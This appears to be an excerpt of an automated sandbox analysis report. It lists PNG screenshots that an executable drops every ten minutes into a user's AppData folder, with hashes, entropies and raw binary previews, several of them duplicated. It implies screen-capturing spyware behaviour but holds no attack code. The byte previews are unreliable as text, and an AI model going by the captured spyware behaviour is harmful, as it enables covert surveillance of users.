Preview:	.PNG.....IHDR.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^...tE..}...x..".%.d..p.Q.Q.P.u...7.8(....."...9.....{.Y..AT$HV2.W.v..Uk.k....y.>..{..r.U.S.{f f.g....]...ff..8fW.G....Y.."f.=..U7.X..3.{..bM...5..c.."&..t).Mc....~6....j.....s....+..X1.J.t.X..<Y..C.(.mb.*....BSz...T.LfW...[.(.F..].bfE...Q..*...WzJ.....J.3..+>.1.....G.VsB..txT..".x .P...m.....j.).eV~.c.'....L'.].$nm...aT.^..."...)(.a..6.%..{dv...,3.....9ko8V.....hv.-...D..`..Yk..@.....j(P.....ib.m.Y.....4..h...%.[1.K.].b0W..;.9.|k...x.w%./`-....mDg.|....?.....G....m.@} 2V...H.....PP...6.}l.*l..t.,.....R....Pm.I.U..-X.VF~9t..50m.j{..E...a..`..90Lx..d+..:.&.M..vD.....?..@...OuF..P..L..T..>.T.R....i|.^.A.$...7~.... ....1.....T.l`*...h.Xj.zO.-.J..3.....1H.k c*..FX_.Z..ZS.. ....J.$./..../....\.#....d.L..8..5...4.....v..Q%:..me.CG;[...'PX..;.....H.#.$.....).....B....j..7.-...V.~.....0..^..$.@F.....(...g.^#.j..G.:. ' .G.....rR..

C:\Users\user\AppData\Roaming\Screenshots\time_20220102_024805.png	
Process:	C:\Users\user\Desktop\g4FtSOZMD9.exe
File Type:	PNG image data, 1280 x 1024, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	805480
Entropy (8bit):	7.954487643604619
Encrypted:	false
SSDEEP:	24576:3qkIctSJnTfCxOkxnhEgaykcreoO+G3Jdk9:3q1c8njC0kdhE7ykaemG3JK9
MD5:	92F320686B75177FC7391F48BF4E5168
SHA1:	98989FDBD0723A33552DBE9B64E385DC26FD1B96
SHA-256:	ED1EA6258EFB31A0706D9B90DF4BB0E1BE8D0AF6534C71B5DAA33E05FC464CA1
SHA-512:	DDB5F7B0BF164AD953DDDFF832666F0947DA4DA5E1D76DD19ADD0A97D4DB42E86FB89F9A037B631B99061710F7B9158BE5A4B5D1AD7D102DC3034EEA65C8A 64
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Screenshots\time_20220102_024805.png	
Preview:	.PNG.....IHDR.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^...tE..}...x..".%.d..p.Q.Q.P.u...7.8(.....".,9.....{.Y..AT$HV2.W.v..Uk.k....y.>..{..r.U.S.{f f.g....]...ff..8fW.G....Y..".f.=..U7.X..3.{..bM...5..c.."&..t).Mc....~6....j.....s....+..X1.J.t.X..<Y..C.(.mb.*....BSz...T.LfW...[.(.F..].bfE...Q..*...WzJ.....J.3..+>.1.....G.VsB..txT..".x .P...m.....j.).eV~.c.':...L'.].$nm...aT.^...")...)(.a..6.%..{dv...,3.....9ko8V.....hv.-...D..`..Yk..@.....j(P.....ib.m.Y.....4..h...%.[1.K.].b0W..;.9.|k...x.w%./`-....mDg.|....?.....G....m.@} 2V...H.....PP...6.}l.*l..t,.....R....Pm.l.U..-X.VF~9t..50m.j{..E...a..`..90Lx..d+..:.&.M..vD.....?..@...OuF..P..L..T..>.T.R....i|.^.A.$...7~.... ....1.....T.l'*...h.Xj.zO.-.J..3.....1H.k c*..FX_.Z..ZS.. ....J.$../....\.#....d.L..8..5...4.....v..Q%:..me.CG;[...'PX..;.....H.#.$.....).....B....j..7.-...V.~.....0..^..$.@F.....(...g.^#.j..G.:. ' .G.....rR..

C:\Users\user\AppData\Roaming\Screenshots\time_20220102_025806.png	
Process:	C:\Users\user\Desktop\g4FtSOZMD9.exe
File Type:	PNG image data, 1280 x 1024, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	796305
Entropy (8bit):	7.956551030400023
Encrypted:	false
SSDEEP:	12288:pgadi5RPDNuzJ21nUyvXrnNUgSSGy1dVm4xc1s8UWbWohhLU+OZbpT8vOKwM:Wai5VsY6y/rnRSSG+oA/8jfUNjT8yM
MD5:	E099E6FD610B4ABD9E458B952610093F
SHA1:	EF9E59145E10513258A29A5FA77F92B43F503FB7
SHA-256:	ACAB39564DB57ACE8867707BA6D846FBDDF18993465AF31BDBAE7455C48D4A7F
SHA-512:	3DAA2298F1110D8EE4EDD8923D6B494E0B289AB8CDE5963347255BEEB67AB9A32699CB815B9C37312770C0BB73DC4B057CB494AADC1D9D32224404513C7B27A
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^...%E..}...\...af`.!G....A.....(.s.Y23.$E..J0_.....D.!'ef...jU..j..z..g..>..{.....Tw..-..3....K.e.... ^...2.....0.%.K..~..D.R.$,.a1Ko...F!i8J..X7d.....S>.24....v!.|_.q.m.X.=_..rX|...b.....1t.e.E..r.P.:.....Au.....).V...Q..O.Z..".e..kU...Q.J....{.....Vw.-.Z...(.dLh.....S.5...v.d...B... ..|K.....E!...g.nn....W.Z...x...-(.a..6.%X..dx...,C.:tl.u..7..7p.....{.....O.$`h.._..W[ZZ,.C..<...q]....E.@sj....:p.....v.....G.....q.k.W...$!..b@.]Am ...^c.`.?@..DY.C.O.].g;T.y.F..pc ...._.j.....=..".P.....6..~.}...}....Z.....c ..`.PO|n.S....(.\&fc*;S....)...`>>~.. m..Y...G..`7..EfA.....`._.6.%..7D....}H....6=k.....JK.<M+.Z.=[.....{.].*.....sx....5.+...v@mM..%..?d...e| .C..'mT..7fa[..U....i[P..(,.....cE...M ...I_.,FE.n..)..4.....b.B....j.MO.Z...VN~.. |=@.vx.0%W.dT...P.".N...52.F....c.r..|$..y....^..._VA:..S.9..4..(+.A,....(%.~:<._...W..f].|.....

C:\Users\user\AppData\Roaming\Screenshots\time_20220102_030807.png	
Process:	C:\Users\user\Desktop\g4FtSOZMD9.exe
File Type:	PNG image data, 1280 x 1024, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	805504
Entropy (8bit):	7.953789812951398
Encrypted:	false
SSDEEP:	24576:N587VkYbbsxNdJHVJhiy7Q4PtMJvQDpeHC:N5eV+dJ1JjTPtMJvG2C
MD5:	B430A99E7E9D897E03068F795C5E5909
SHA1:	8395FDA71D9CBB9702A26613A98B1F9E84F25F96
SHA-256:	D9F1B7AA9789BBCE3D39CBAB82BC9F7A743B81752889B4372BE4B0B2A7DAA63D
SHA-512:	74A8D4B2F0E3C447307BF81B9163055C57DE5D81EB9994CA9DF0838689281C68E84DF0CCDC48D3D33AB8A902E5C6CB71E7A432F6D45DC3AE93C02C138BFBDF1
Malicious:	false
Reputation:	low
Preview:	.PNG.....IHDR.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^...lE..}..q...H..%.0.(. . ...8..OG...ET@D..Dr...E.QQ.....fE..1.$+..U.V.....w...}....y~OwW...jw.. ..3..3+V.....,..j..yN#3..K....-c..*.=?bf...W..Y..f.za.[.p...i...#.....Y.....v!V{v.U...`e....+%X.....'..c..e.M.J...0]hJ.....uk....+W.Du..2.\_....JOiS.;Vy..[.x.cv..9f.....(.jNh.....7Rd...J...m:.c! A-?..*.r...D.....>...+x.X..K..~.o..b.....].....E..6.f....56w.{..E.<....ekoaf..(bf.....[...,`v.VC..ld.-...K.koS.....).G...,a..^..Z.....[.....+a}.kQ.hMm#:.....(..`..,|x.>r..X.....XY.GB...4. ..@....c.Va....g.6....b..l.j;O...n..2.....i[P..(,.....a.{0&[.8.!5.h*..#.... ..,...-~.3...R.eJ..r0.1....T.L.....&.....T....6..m.1.....`.S.p,@..R..{bh.P.>$.."..... .8.x.....J@i62..c....T.....(.... ..A..?..H.._.>.o...Gxa...X.p.p.jk..m.i.!..!....<i.Jt...../..v...mAmO....w4.4...,....4..G..}I..5-.).S.$hQ..]"....[7....n.ZV...\...!..`P;...H...J_#...P$.

C:\Users\user\AppData\Roaming\Screenshots\time_20220102_031808.png	
Process:	C:\Users\user\Desktop\g4FtSOZMD9.exe
File Type:	PNG image data, 1280 x 1024, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	805488
Entropy (8bit):	7.954279315926631
Encrypted:	false
SSDEEP:	24576:3qkIctSJnuHCn0Wh9lcTchW6IFverrBKFgGA35:3q1c8nuHXWVcwhJNxKFgGA35
MD5:	BE0ED377FAA193D230EA6DDFA66273E1
SHA1:	5B5C2D468767F892F87DDE7A2F6287BAB4816A9C
SHA-256:	74B38C4FD9EACA5D89F369C3D6C898FAD7ADA2F39E60C733E661E4BEA0977F8F
SHA-512:	20B8B33F3E0BEC8CC177B25BDA475B575C6D3031C8BF850432E5CA0DD6875ADB2D741C74BF7D57DC33FBC90D119410638F7AF907E8164F439A9C671A631E3B6
Malicious:	false
Preview:	.PNG.....IHDR.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^...tE..}...x..".%.d..p.Q.Q.P.u...7.8(.....".,9.....{.Y..AT$HV2.W.v..Uk.k....y.>..{..r.U.S.{f f.g....]...ff..8fW.G....Y..".f.=..U7.X..3.{..bM...5..c.."&..t).Mc....~6....j.....s....+..X1.J.t.X..<Y..C.(.mb.*....BSz...T.LfW...[.(.F..].bfE...Q..*...WzJ.....J.3..+>.1.....G.VsB..txT..".x .P...m.....j.).eV~.c.':...L'.].$nm...aT.^...")...)(.a..6.%..{dv...,3.....9ko8V.....hv.-...D..`..Yk..@.....j(P.....ib.m.Y.....4..h...%.[1.K.].b0W..;.9.|k...x.w%./`-....mDg.|....?.....G....m.@} 2V...H.....PP...6.}l.*l..t,.....R....Pm.l.U..-X.VF~9t..50m.j{..E...a..`..90Lx..d+..:.&.M..vD.....?..@...OuF..P..L..T..>.T.R....i|.^.A.$...7~.... ....1.....T.l'*...h.Xj.zO.-.J..3.....1H.k c*..FX_.Z..ZS.. ....J.$../....\.#....d.L..8..5...4.....v..Q%:..me.CG;[...'PX..;.....H.#.$.....).....B....j..7.-...V.~.....0..^..$.@F.....(...g.^#.j..G.:. ' .G.....rR..

C:\Users\user\AppData\Roaming\Screenshots\time_20220102_032809.png	
Process:	C:\Users\user\Desktop\g4FtSOZMD9.exe
File Type:	PNG image data, 1280 x 1024, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	805490
Entropy (8bit):	7.95430302145449
Encrypted:	false
SSDEEP:	12288:nAG53EhiIc4ezePK+t5uHCn0pa3qeilgzsuy6/GjM5hi42eRbkeP7+gBml2:3qkIctSJnuHCn0eq6HTr9x5
MD5:	F681C500672A0C804E44810AADE9A8F6
SHA1:	00E5B453838C19CAE4CEEB6E581893E1A2113AE2
SHA-256:	326A257BA12014E1EEC8EA8AF7AD277F87D6FDCB557B80D15F1F908C69CED43B
SHA-512:	4B175AC60063F92C6C333F1AB901805DE69C0340742D8F394F2B65D6D84F5EDB620F01C8AFE6E4E560BEFAB79E3186760D69EAB026A28270A4E1F76A79B355F8
Malicious:	false
Preview:	.PNG.....IHDR.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^...tE..}...x..".%.d..p.Q.Q.P.u...7.8(....."...9.....{.Y..AT$HV2.W.v..Uk.k....y.>..{..r.U.S.{f f.g....]...ff..8fW.G....Y.."f.=..U7.X..3.{..bM...5..c.."&..t).Mc....~6....j.....s....+..X1.J.t.X..<Y..C.(.mb.*....BSz...T.LfW...[.(.F..].bfE...Q..*...WzJ.....J.3..+>.1.....G.VsB..txT.."..x .P...m.....j.).eV~.c.':...L'.].$nm...aT.^..."...)(.a..6.%..{dv...,3.....9ko8V.....hv.-...D..`..Yk..@.....j(P.....ib.m.Y.....4..h...%.[1.K.].b0W..;.9.|k...x.w%./`-....mDg.|....?.....G....m.@} 2V...H.....PP...6.}l.*l..t,.....R....Pm.I.U..-X.VF~9t..50m.j{..E...a..`..90Lx..d+..:.&.M..vD.....?..@...OuF..P..L..T..>.T.R....i|.^.A.$...7~.... ....1.....T.l`*...h.Xj.zO.-.J..3.....1H.k c*..FX_.Z..ZS.. ....J.$../....\.#....d.L..8..5...4.....v..Q%:..me.CG;[...'PX..;.....H.#.$.....).....B....j..7.-...V.~.....0..^..$.@F.....(...g.^#.j..G.:. ' .G.....rR..

C:\Users\user\AppData\Roaming\Screenshots\time_20220102_033810.png	
Process:	C:\Users\user\Desktop\g4FtSOZMD9.exe
File Type:	PNG image data, 1280 x 1024, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	805395
Entropy (8bit):	7.954631654370981
Encrypted:	false
SSDEEP:	12288:nAG53EhiIc4ezePK+t5Xi9ZLTtTNSuSyIqF7fDjg1zti6LDxcz9wPU4Z+cf:3qkIctSJnkpT4iFr3gZA6nxc5KN
MD5:	40FFEEA2BE692EF5B31FA989391A94D4
SHA1:	9BC465F5F7BE462B048BB6C9DE07043C09466306
SHA-256:	4DCE4DB74442C126CC6337F1F40878E4C6355BD66B944779B71228FBA25BF4D2
SHA-512:	700F0998D336BF3F379E152E67F4CDDC3B3ABE74E4223E64CB09E5C9C2D90953577C6ED07D7EAA48F9355D4CB027BFACAD6B3CA9F7C679B6B9A32CF63A71A CB
Malicious:	false
Preview:	.PNG.....IHDR.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^...tE..}...x..".%.d..p.Q.Q.P.u...7.8(....."...9.....{.Y..AT$HV2.W.v..Uk.k....y.>..{..r.U.S.{f f.g....]...ff..8fW.G....Y.."f.=..U7.X..3.{..bM...5..c.."&..t).Mc....~6....j.....s....+..X1.J.t.X..<Y..C.(.mb.*....BSz...T.LfW...[.(.F..].bfE...Q..*...WzJ.....J.3..+>.1.....G.VsB..txT.."..x .P...m.....j.).eV~.c.':...L'.].$nm...aT.^..."...)(.a..6.%..{dv...,3.....9ko8V.....hv.-...D..`..Yk..@.....j(P.....ib.m.Y.....4..h...%.[1.K.].b0W..;.9.|k...x.w%./`-....mDg.|....?.....G....m.@} 2V...H.....PP...6.}l.*l..t,.....R....Pm.I.U..-X.VF~9t..50m.j{..E...a..`..90Lx..d+..:.&.M..vD.....?..@...OuF..P..L..T..>.T.R....i|.^.A.$...7~.... ....1.....T.l`*...h.Xj.zO.-.J..3.....1H.k c*..FX_.Z..ZS.. ....J.$../....\.#....d.L..8..5...4.....v..Q%:..me.CG;[...'PX..;.....H.#.$.....).....B....j..7.-...V.~.....0..^..$.@F.....(...g.^#.j..G.:. ' .G.....rR..

C:\Users\user\AppData\Roaming\Screenshots\time_20220102_034810.png	
Process:	C:\Users\user\Desktop\g4FtSOZMD9.exe
File Type:	PNG image data, 1280 x 1024, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	805325
Entropy (8bit):	7.953809932335241
Encrypted:	false
SSDEEP:	12288:nAG53EhiIc4ezGn0d30f5tEsDRDCO4hpMOd+mrSNKCZ16b3hw7uAGOkIoZ0:3qkIctae0fjLlS7xJrfy6bx68Ort
MD5:	53035B3321CEE45CA778710FAC73550B
SHA1:	2DA8C1F262EBDCC8FB5E8E2782711A5805E298EC
SHA-256:	A2D0C18D0E8F0BAF8DF2A6D5049BA5E183D7D8B866E24D97322AB7A4B71F0F41
SHA-512:	7D7A318BD4C6B756DC3B8722B2562FEFE20FDCFB0E64E01EED84ECF38042A6010795F0D91D54A2845059D8F56B72D64F0FF6B4EE2BC10C09763F04D388A3194
Malicious:	false
Preview:	.PNG.....IHDR.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^...tE..}...x..".%.d..p.Q.Q.P.u...7.8(....."...9.....{.Y..AT$HV2.W.v..Uk.k....y.>..{..r.U.S.{f f.g....]...ff..8fW.G....Y.."f.=..U7.X..3.{..bM...5..c.."&..t).Mc....~6....j.....s....+..X1.J.t.X..<Y..C.(.mb.*....BSz...T.LfW...[.(.F..].bfE...Q..*...WzJ.....J.3..+>.1.....G.VsB..txT.."..x .P...m.....j.).eV~.c.':...L'.].$nm...aT.^..."...)(.a..6.%..{dv...,3.....9ko8V.....hv.-...D..`..Yk..@.....j(P.....ib.m.Y.....4..h...%.[1.K.].b0W..;.9.|k...x.w%./`-....mDg.|....?.....G....m.@} 2V...H.....PP...6.}l.*l..t,.....R....Pm.I.U..-X.VF~9t..50m.j{..E...a..`..90Lx..d+..:.&.M..vD.....?..@...OuF..P..L..T..>.T.R....i|.^.A.$...7~.... ....1.....T.l`*...h.Xj.zO.-.J..3.....1H.k c*..FX_.Z..ZS.. ....J.$../....\.#....d.L..8..5...4.....v..Q%:..me.CG;[...'PX..;.....H.#.$.....).....B....j..7.-...V.~.....0..^..$.@F.....(...g.^#.j..G.:. ' .G.....rR..

C:\Users\user\AppData\Roaming\Screenshots\time_20220102_035812.png	
Process:	C:\Users\user\Desktop\g4FtSOZMD9.exe
File Type:	PNG image data, 1280 x 1024, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	805509
Entropy (8bit):	7.953635790065994
Encrypted:	false
SSDEEP:	12288:6z0J9/6Y79QYZeUAuISCT14ckScWRgWlfStLf/aTDt5hi4IwvFZezeGTDdb:O6Sa3ZAsPcvvOWlGz/QprI0ejp
MD5:	4334E5318C03DFED4F6E16D617A0070E

C:\Users\user\AppData\Roaming\Screenshots\time_20220102_035812.png	
SHA1:	6B21A7447FF88EB1B11BBEF3B52C3D2F3D6DC3CC
SHA-256:	AA2DB20556386B90515B94B443E9D6A59B12DB69EC43F7E8E87F11E4B0B3D78B
SHA-512:	78A252D3E7947231C3A2A833A3BD96557D0E368EDE110F2FB5D22500F3EBF7F02E61544530624D0F3EB544FD0A1D1FC9CFA3811AE2E6E7589FDF069A9BBA57AE
Malicious:	false
Preview:	.PNG.....IHDR.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^...lE..}..q...H...d...e.D..T@.g0...PD.D..A$g.IPD...`..y.1aVD@..A....Z.kU.Z._{W....}...tw.\...v...O73.<.b...j.t...g72...D..zN..oV..y.3kx..b-..7...b..''&..t).Mc....~6.....Xd.X.YuV.g..Ul.s_..`..9fW.^g./...~..6...C..t.)=WO..c&..d.S..._...R1.2.E..(p}....+=.M..X..fn..i....y.Fc..|.9..~:<..H.}<.(.....r.>.1g....B....g...J..0*h..}c..w....0.@.....=2.....6.f....56w.{(e.-.8.....0bf.....[...,`v.VC..ld.-.....koS.....).G...,a...dv...\l..|...j~.y.....(.....A..?..H.._.>.o...G,...d.,.....3 ...6.Dmn..U.....Y..?d...2>...6.D.[.....r.hgk`.....@qG.@...:3a.....V:.uHM8.....z.s.....p.....L}..6..7.....2..I.d.o...1...A.M'j.bL-?./.....T....F.....Z.....?-.6...T..3..c....T....u(.....A..?..H.._.>.o...Gxa...X.p.p.jk..m.i.!..!....<i.Jt...../..v...mAmO....w4.4...,....4..G..}I..5-.).S.$hQ..]"....[7....n.ZV...\...!..`P;...H...J_#...P$...:.F..h.@ulAN@...

C:\Users\user\AppData\Roaming\Screenshots\time_20220102_040812.png	
Process:	C:\Users\user\Desktop\g4FtSOZMD9.exe
File Type:	PNG image data, 1280 x 1024, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	805509
Entropy (8bit):	7.953635790065994
Encrypted:	false
SSDEEP:	12288:6z0J9/6Y79QYZeUAuISCT14ckScWRgWlfStLf/aTDt5hi4IwvFZezeGTDdb:O6Sa3ZAsPcvvOWlGz/QprI0ejp
MD5:	4334E5318C03DFED4F6E16D617A0070E
SHA1:	6B21A7447FF88EB1B11BBEF3B52C3D2F3D6DC3CC
SHA-256:	AA2DB20556386B90515B94B443E9D6A59B12DB69EC43F7E8E87F11E4B0B3D78B
SHA-512:	78A252D3E7947231C3A2A833A3BD96557D0E368EDE110F2FB5D22500F3EBF7F02E61544530624D0F3EB544FD0A1D1FC9CFA3811AE2E6E7589FDF069A9BBA57AE
Malicious:	false
Preview:	.PNG.....IHDR.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^...lE..}..q...H...d...e.D..T@.g0...PD.D..A$g.IPD...`..y.1aVD@..A....Z.kU.Z._{W....}...tw.\...v...O73.<.b...j.t...g72...D..zN..oV..y.3kx..b-..7...b..''&..t).Mc....~6.....Xd.X.YuV.g..Ul.s_..`..9fW.^g./...~..6...C..t.)=WO..c&..d.S..._...R1.2.E..(p}....+=.M..X..fn..i....y.Fc..|.9..~:<..H.}<.(.....r.>.1g....B....g...J..0*h..}c..w....0.@.....=2.....6.f....56w.{(e.-.8.....0bf.....[...,`v.VC..ld.-.....koS.....).G...,a...dv...\l..|...j~.y.....(.....A..?..H.._.>.o...G,...d.,.....3 ...6.Dmn..U.....Y..?d...2>...6.D.[.....r.hgk`.....@qG.@...:3a.....V:.uHM8.....z.s.....p.....L}..6..7.....2..I.d.o...1...A.M'j.bL-?./.....T....F.....Z.....?-.6...T..3..c....T....u(.....A..?..H.._.>.o...Gxa...X.p.p.jk..m.i.!..!....<i.Jt...../..v...mAmO....w4.4...,....4..G..}I..5-.).S.$hQ..]"....[7....n.ZV...\...!..`P;...H...J_#...P$...:.F..h.@ulAN@...

C:\Users\user\AppData\Roaming\Screenshots\time_20220102_041814.png	
Process:	C:\Users\user\Desktop\g4FtSOZMD9.exe
File Type:	PNG image data, 1280 x 1024, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	805441
Entropy (8bit):	7.954613568850628
Encrypted:	false
SSDEEP:	12288:nAG53Ehi/jYdvNG+Ke3dUBvxvFe6CFpI/1sV3tMUS3LWi6LDxcz9VARmlv:3qk/KNG+HENe6upu1g3tMJ3/6nxc5VA0
MD5:	277253D7D217CD0CACB4715BF3175D31
SHA1:	AC64FC9C2DA2A1DC2D48ADFB362ACD406CA5A6F7
SHA-256:	15B33684A8EA5F62E043F57A0849472A887207B0C453EBFE8601D9ED80FD42F9
SHA-512:	634A5F562B431D30EE4A8D8548F525291F909F3040ACD848085968D6DA2538E69F003862B26F915771AA0047F92D92CB52C87A8852D5582BCCD97777F88740FD
Malicious:	false
Preview:	.PNG.....IHDR.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^...tE..}...x..''.%.d..p.Q.Q.P.u...7.8(.....''..,9.....{.Y..AT$HV2.W.v..Uk.k....y.>..{..r.U.S.{ff.g....]....ff..8fW.G....Y..''f.=..U7.X..3.{..bM...5..c..''&..t).Mc....~6....j.....s....+..X1.J.t.X..<Y..C.(.mb.*....BSz...T.LfW...[.(.F..].bfE...Q..*...WzJ.....J.3..+>.1.....G.VsB..txT..''.x.P...m.....j.).eV~.c.':...L'.].$nm...aT.^...''...)(.a..6.%..{dv...,3.....9ko8V.....hv.-...D..`..Yk..@.....j(P.....ib.m.Y.....4..h...%.[1.K.].b0W..;.9.|k...x.w%./`-....mDg.|....?.....G....m.@}2V...H.....PP...6.}l.*l..t,.....R....Pm.I.U..-X.VF~9t..50m.j{..E...a..`..90Lx..d+..:.&.M..vD.....?..@...OuF..P..L..T..>.T.R....i|.^.A.$...7~.... ....1.....T.l`*...h.Xj.zO.-.J..3.....1H.kc*..FX_.Z..ZS.. ....J.$../..../....\.#....d.L..8..5...4.....v..Q%:..me.CG;[...'PX..;.....H.#.$.....).....B....j..7.-...V.~.....0..^..$.@F.....(...g.^#.j..G.:. ' .G.....rR..

C:\Users\user\AppData\Roaming\Screenshots\time_20220102_042814.png	
Process:	C:\Users\user\Desktop\g4FtSOZMD9.exe
File Type:	PNG image data, 1280 x 1024, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	805441
Entropy (8bit):	7.954613568850628
Encrypted:	false
SSDEEP:	12288:nAG53Ehi/jYdvNG+Ke3dUBvxvFe6CFpI/1sV3tMUS3LWi6LDxcz9VARmlv:3qk/KNG+HENe6upu1g3tMJ3/6nxc5VA0
MD5:	277253D7D217CD0CACB4715BF3175D31
SHA1:	AC64FC9C2DA2A1DC2D48ADFB362ACD406CA5A6F7
SHA-256:	15B33684A8EA5F62E043F57A0849472A887207B0C453EBFE8601D9ED80FD42F9
SHA-512:	634A5F562B431D30EE4A8D8548F525291F909F3040ACD848085968D6DA2538E69F003862B26F915771AA0047F92D92CB52C87A8852D5582BCCD97777F88740FD
Malicious:	false

C:\Users\user\AppData\Roaming\Screenshots\time_20220102_042814.png	
Preview:	.PNG.....IHDR.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^...tE..}...x..".%.d..p.Q.Q.P.u...7.8(.....".,9.....{.Y..AT$HV2.W.v..Uk.k....y.>..{..r.U.S.{f f.g....]....ff..8fW.G....Y.."f.=..U7.X..3.{..bM...5..c.."&..t).Mc....~6....j.....s....+..X1.J.t.X..<Y..C.(.mb.*....BSz...T.LfW...[.(.F..].bfE...Q..*...WzJ.....J.3..+>.1.....G.VsB..txT..".x .P...m.....j.).eV~.c.':...L'.].$nm...aT.^..."...)(.a..6.%..{dv...,3.....9ko8V.....hv.-...D..`..Yk..@.....j(P.....ib.m.Y.....4..h...%.[1.K.].b0W..;.9.|k...x.w%./`-....mDg.|....?.....G....m.@} 2V...H.....PP...6.}l.*l..t,.....R....Pm.I.U..-X.VF~9t..50m.j{..E...a..`..90Lx..d+..:.&.M..vD.....?..@...OuF..P..L..T..>.T.R....i|.^.A.$...7~.... ....1.....T.l`*...h.Xj.zO.-.J..3.....1H.k c*..FX_.Z..ZS.. ....J.$../....\.#....d.L..8..5...4.....v..Q%:..me.CG;[...'PX..;.....H.#.$.....).....B....j..7.-...V.~.....0..^..$.@F.....(...g.^#.j..G.:. ' .G.....rR..

C:\Users\user\AppData\Roaming\Screenshots\time_20220102_043815.png	
Process:	C:\Users\user\Desktop\g4FtSOZMD9.exe
File Type:	PNG image data, 1280 x 1024, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	805831
Entropy (8bit):	7.955185028460513
Encrypted:	false
SSDEEP:	24576:3qkmM120hq6axPwYs5p5lr4xSEe3HEdGfDz:3qlw2KdoPwYs5pzM0E4HAeDz
MD5:	8D4183371EC26ADA7FEF095B424999F6
SHA1:	3F6FAC40C6480D2F0FB12335DE06DF20742FE6F9
SHA-256:	36C92B78CD698F0A54BCBE3E84B524D91ACCDECFF32D01BB1143C4D3755DAE58
SHA-512:	3D8F5618DA668E26EFAB9536D6F81BB60A9BDF8C7EA36F6E185453A5D9D0E516F527329EDCDA20D4918C0E2670335A017C19A5E2434F67D7AFDD61A6D8F8C6D
Malicious:	false
Preview:	.PNG.....IHDR.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^...tE..}...x..".%.d..p.Q.Q.P.u...7.8(.....".,9.....{.Y..AT$HV2.W.v..Uk.k....y.>..{..r.U.S.{f f.g....]....ff..8fW.G....Y.."f.=..U7.X..3.{..bM...5..c.."&..t).Mc....~6....j.....s....+..X1.J.t.X..<Y..C.(.mb.*....BSz...T.LfW...[.(.F..].bfE...Q..*...WzJ.....J.3..+>.1.....G.VsB..txT..".x .P...m.....j.).eV~.c.':...L'.].$nm...aT.^..."...)(.a..6.%..{dv...,3.....9ko8V.....hv.-...D..`..Yk..@.....j(P.....ib.m.Y.....4..h...%.[1.K.].b0W..;.9.|k...x.w%./`-....mDg.|....?.....G....m.@} 2V...H.....PP...6.}l.*l..t,.....R....Pm.I.U..-X.VF~9t..50m.j{..E...a..`..90Lx..d+..:.&.M..vD.....?..@...OuF..P..L..T..>.T.R....i|.^.A.$...7~.... ....1.....T.l`*...h.Xj.zO.-.J..3.....1H.k c*..FX_.Z..ZS.. ....J.$../....\.#....d.L..8..5...4.....v..Q%:..me.CG;[...'PX..;.....H.#.$.....).....B....j..7.-...V.~.....0..^..$.@F.....(...g.^#.j..G.:. ' .G.....rR..

C:\Users\user\AppData\Roaming\Screenshots\time_20220102_044815.png	
Process:	C:\Users\user\Desktop\g4FtSOZMD9.exe
File Type:	PNG image data, 1280 x 1024, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	805723
Entropy (8bit):	7.954324107532815
Encrypted:	false
SSDEEP:	12288:nAG53EhiIc4ezePK+t5Xi9ZLTtTNSuSyIqFOCylKpm2ajfWTB8du3/:3qkIctSJnkpT4iFO7l0Fd
MD5:	C919959C585542D1FECA86D4FF05456E
SHA1:	BCE69D21F6CEEEA1A67E4A3140C7E3F648423E00
SHA-256:	8B5FEC93876C5A2C7CF26E52BEF0D225E79E42C57F81C0D668C07B8C4B46FB66
SHA-512:	AB4731DF323CC4CF620F6EA9499B8D700AFBECBE962A6C08B2BA5B157C4DFD818D94E3677CC01DD33A0CD1593FA31418F71B8547186A41F2389DACEB4D3B1E5
Malicious:	false
Preview:	.PNG.....IHDR.....C....sRGB.....gAMA.....a.....pHYs.....o.d....IDATx^...tE..}...x..".%.d..p.Q.Q.P.u...7.8(.....".,9.....{.Y..AT$HV2.W.v..Uk.k....y.>..{..r.U.S.{f f.g....]....ff..8fW.G....Y.."f.=..U7.X..3.{..bM...5..c.."&..t).Mc....~6....j.....s....+..X1.J.t.X..<Y..C.(.mb.*....BSz...T.LfW...[.(.F..].bfE...Q..*...WzJ.....J.3..+>.1.....G.VsB..txT..".x .P...m.....j.).eV~.c.':...L'.].$nm...aT.^..."...)(.a..6.%..{dv...,3.....9ko8V.....hv.-...D..`..Yk..@.....j(P.....ib.m.Y.....4..h...%.[1.K.].b0W..;.9.|k...x.w%./`-....mDg.|....?.....G....m.@} 2V...H.....PP...6.}l.*l..t,.....R....Pm.I.U..-X.VF~9t..50m.j{..E...a..`..90Lx..d+..:.&.M..vD.....?..@...OuF..P..L..T..>.T.R....i|.^.A.$...7~.... ....1.....T.l`*...h.Xj.zO.-.J..3.....1H.k c*..FX_.Z..ZS.. ....J.$../....\.#....d.L..8..5...4.....v..Q%:..me.CG;[...'PX..;.....H.#.$.....).....B....j..7.-...V.~.....0..^..$.@F.....(...g.^#.j..G.:. ' .G.....rR..

C:\Users\user\AppData\Roaming\Screenshots\time_20220102_045816.png	
